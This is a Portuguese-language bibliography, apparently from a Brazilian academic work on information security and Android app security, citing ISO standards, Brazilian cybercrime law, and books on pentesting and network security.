_____. **NBR ISO/IEC 17799:2005 - Tecnologia da informação – Técnicas de segurança – Código de prática para a gestão da segurança da informação**. 2.ed. Rio de Janeiro: ABNT, 2005.

_____. **NBR ISO/IEC 27002:2013 - Tecnologia da informação – código de prática para controles de segurança da informação**. Rio de Janeiro: ABNT, 2013.

_____. **NBR ISO/IEC 27005:2011 - Tecnologia da informação – código de prática para controles de segurança da informação**. Rio de Janeiro: ABNT, 2011.

BBC, News. **A aplicação falsa whatsapp baixou mais de um milhão de vezes**. <<http://www.bbc.com/news/technology-41886157>>. Acesso em: 07 nov. 2017.

BRASIL. **Lei Nº 12.737, de 30 de novembro de 2012**. Tipificação criminal de delitos informáticos. Brasília, DF, nov 2012.

_____. **Lei Nº 12.965, de 23 de abril de 2014**. Lei do marco civil da internet no Brasil. Brasília, DF, nov 2014.

BORGES, Cristiano Goulart. **Estudo comparativo de metodologias de pentests**. <<http://www.cristiano.eti.br/Documentos/Artigo-Pentest-Cristiano.pdf>>. Acesso em: 20 set. 2017.

BROAD, James. **Hacking com kali linux** [versão ebook Kindle]. São Paulo: Novatec, 2014.

CERT.BR. **Cartilha de segurança para Internet versão 4.0**. São Paulo: Comitê Gestor da Internet no Brasil, 2012.

DEVELOPER. **Arquitetura da plataforma**. <<https://developer.android.com/guide/platform/index.html>>. Acesso em: 31 out. 2017.

FONTES, Eduardo. **Segurança da informação: o usuário faz a diferença**. São Paulo: Saraiva, 2006.

IBOPE. **Mobile Report**. <<http://www.nielsen.com/br/pt/press-room/2015/68-milhoes-usam-a-internet-pelo-smartphone-no-Brasil.html>>. Acesso em: 06 dez. 2016

JOBSTRAIBIZER, Flávia. **Criação de aplicativos para celulares com google android**. São Paulo: Digerati Books, 2009.

LECHETA, Ricardo R. **Google android: aprenda a criar aplicações para dispositivos móveis com o android SDK**. São Paulo: Novatec, 2013. 3. ed.

LYRA, Maurício Rocha. **Segurança e auditoria em sistemas de informação**. Rio de Janeiro: Ciência Moderna Ltda, 2008.

MARQUES FILHO, Glenio Leitão. **Hackers e crackers na internet: as duas faces da moeda**. **Revista TEMÁTICA**, 2010. 52p. Ensaios e Monografias Universidade Federal da Paraíba. <http://www.insite.pro.br/2010/janeiro/hackers_crackers_internet.pdf>. Acesso em: 17 set. 2016.

MASIEIRO, Paulo Cesar. **Ética em computação**. São Paulo: Editora da Universidade de São Paulo, 2013. 1. ed.

MORAZ, Eduardo. **Treinamento profissional anti-hacker**. São Paulo: Digerati Books, 2006.

MORENO, Daniel. **Introdução ao pentest**. São Paulo: Novatec, 2015.

NOGUEIRA, Tiago Jose Pereira. **Invasão de redes - ataque e defesas**. Rio de Janeiro: Editora Ciência Moderna Ltda. 2005.

RFC 2828. **Internet Security Glossary**. <<https://www.ietf.org/rfc/rfc2828.txt>>. Acesso em: 04 ago. 2017.

SACHSE, Nelson Ricardo Santos. **Avaliação comparativa do modelo de segurança do android**. 2010. Disponível em:<http://bdigital.ufp.pt/bitstream/10284/1960/2/DM_12464.pdf>. Acesso em: 17 set. 2016.

SÊMOLA, Marcos. **Gestão da segurança da informação**. - 2. ed. - Rio de Janeiro: Elsevier, 2014.

SILBERSCHATZ, Abraham. **Sistemas operacionais com Java**. Rio de Janeiro: Elsevier, 2008.

SIX, Jeff. **Segurança de aplicativos android**. São Paulo: Novatec Editora, 2012.

STALLINGS, William. **Criptografia e segurança de redes**. São Paulo: Pearson Prentice Hall, 2008. 4. ed.

TANENBAUM, Andrew S. **Redes de computadores**. Rio de Janeiro: Elsevier, 2003.